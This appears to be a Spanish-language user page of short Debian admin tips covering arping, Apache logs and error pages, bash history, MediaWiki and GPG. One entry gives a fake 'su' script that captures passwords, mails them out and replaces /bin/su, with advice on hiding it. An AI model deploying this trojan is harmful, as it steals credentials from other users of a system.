HernanTirado
Usuario (Argentina)
Primero empecé a despedirlo ... Y luego lo despedí: Imagen perdida fin.
Si es un ping pero con protocolo ARP Lo instalamos: server:~# apt-get install arping Y lo ejecutamos: server:~# arping -a 00-19-3e-eb-24-31 Obtendremos algo como: server:~# arping -a 00-19-3e-eb-24-31 ARPING 00-19-3e-eb-24-31 98 bytes from 10.1.0.8 (00:18:3e24:51): icmp_seq=1 time=138.939 msec 98 bytes from 10.1.0.8 (00:18:3e24:51): icmp_seq=2 time=1.138 sec 98 bytes from 10.1.0.8 (00:18:3e24:51): icmp_seq=3 time=2.474 msec 98 bytes from 10.1.0.8 (00:18:3e24:51): icmp_seq=4 time=2.511 msec 98 bytes from 10.0.0.2 (00:18:3e:eb:24:31): icmp_seq=5 time=2.585 msec Más info en: http://www.redes-seguridad.com.ar

Simplemente instalarlo con apt-get: #apt-get intall aumix Y luego ejecutarlo #aumix Más info en: http://www.redes-seguridad.com.ar

Simplemente con ejecutar: apt-get install tmsnc Luego ejecutarlo con el mismo nombre: tmsnc Y loguearse por ejemplo con su usuarios de hotmail y su contraseña. Es muy facil de utilizar y en debian no tienen que configurar absolutamente nada.
Cómo Crear LOGS para cada archivo: Apache por defecto utiliza un log para todos los sites, lo que haremos a continuación será crear un log a nuestro modo y para un site específico. Modificamos el siguiente archivo y debajo de todo del VirtualHost que creamos agregamos: vim /etc/apache2/sites-available/central.net < VirtualHost CustomLog /var/log/apache2/central.net.log combined < /VirtualHost > Aclaro que los ......... no deben ponerlos, es lo que agregaron previamente a ese archivo, solamente los pongo para aclarar que deben dejarlo igual y solo agregar esa línea al final. También podremos ver dentro del archivo /etc/apache2/apache2.conf, en la línea 201 los distintos tipos de formatos de LOGS. Existen 3: Referer -> de qué sitio vienen Agent -> cuándo se conectan Combined -> abarca los tres anteriores Más info en: http://www.redes-seguridad.com.ar
Modificación de Errores en el Explorador Web: Dentro de VirtualHost de nuestro site agregamos: vim /etc/apache2/sites-available/central.net < VirtualHost......... .............. .............. ErrorDocument 404 /404.htm < /VirtualHost> 404 -> Número de error del explorador 404.htm -> Archivo que contendrá el error que quiero mostrar, no necesariamente debe tener el mismo nombre que el error, puedo llamarlo como quiera. Luego Creamos el archivo 404.htm: vim /var/www/central.net/404.htm Acá escribimos lo que queremos que muestre el explorador cuando se produzca el error 404. ERROR 404 Más info en: http://www.redes-seguridad.com.ar
Creamos un archivo su.sh y colocamos lo siguiente dentro: #!/bin/bash echo -n Password: stty -echonl -echo read VAR echo $VAR | mail [email protected] echo echo su: Authentication failure stty -echonl echo Damos permisos de ejecución: # chmod a+x su.sh Luego podemos reemplazarlo por el verdadero su # whereis su su: /bin/su /usr/share/man/man1/su.1.gz # mv /bin/su /bin/su.orig # mv /root/su.sh /bin/su Luego podemos convertir el script en bash a binario como lo explicamos en el siguiente enlace: Convertir un Script en Bash a Binario También podríamos agregar al final del script la invocación del verdadero su, para que no genere ninguna duda. Más info en: http://www.redes-seguridad.com.ar
El comando history muestra la lista de comandos ejecutados, por defecto viene configurado con un limite, el cual muestra los ultimos 500 comandos ejecutados en la consola, si queremos extenderlo a 1000 debemos hacer lo siguiente: Editamos el archivo .bash_profile del respectivo usuario, en este caso root: # vim /root/.bash_profile HISTSIZE=1000 HISTFILESIZE=1000 Para que los cambios sean tomados debemos salir y volver a loguearnos. Ahora agregaremos fecha y hora de ejecucion de los comandos: # vim /root/.bash_profile HISTTIMEFORMAT='%F %T ' Enviar los logs del history al /var/log/syslog: # vim /root/.bash_profile function loguearAlsyslog { declare command command=$(fc -ln -0) logger -p local1.notice -t bash -i — $USER : $command } trap loguearAlsyslog DEBUG Más info en:
Que es MediaWiki? Es un software libre de codigo abierto escrito en php, originalmente usado en Wikipedia. Instalamos requerimientos (LAMP): apt-get install apache2 php5 mysql-server Nos requiere usuario y pass de mysql: Instalamos la wiki: apt-get install mediawiki Creamos enlace simbólico: ln -s /usr/share/mediawiki/ /var/www/mediawiki Accedemos a la página, reemplazamos la ip por la de nuestro equipo: http://192.168.1.100/mediawiki/ Configuramos la Wiki: http://192.168.1.100/mediawiki/index.php/P%C3%A1gina_Principal Clickeamos en Setup: Colocamos el nombre de la Wiki y el correo: Seleccionamos el idioma, la licencia, el usuario y password del administrador: La siguiente configuración de la Base de Datos: Movemos el siguiente archivo y accedemos al link que nos sugiere la imagen: mv /var/lib/mediawiki/config/LocalSettings.php /etc/mediawiki/ Más info en: http://www.redes-seguridad.com.ar
Les dejo un simple script de ejemplo de como utilizar GPG para desencriptar los archivos que nos envia la gente de PagoFacil con los pagos: #!/bin/sh /usr/bin/gpg --no-tty --passphrase "Aca va una passphrase" --decrypt /ruta-FileOrigen/PF`date +%d%m%y`.pgp > /rutaFileDestino/PF`date +%d%m%y`.txt Más info en: http://www.redes-seguridad.com.ar/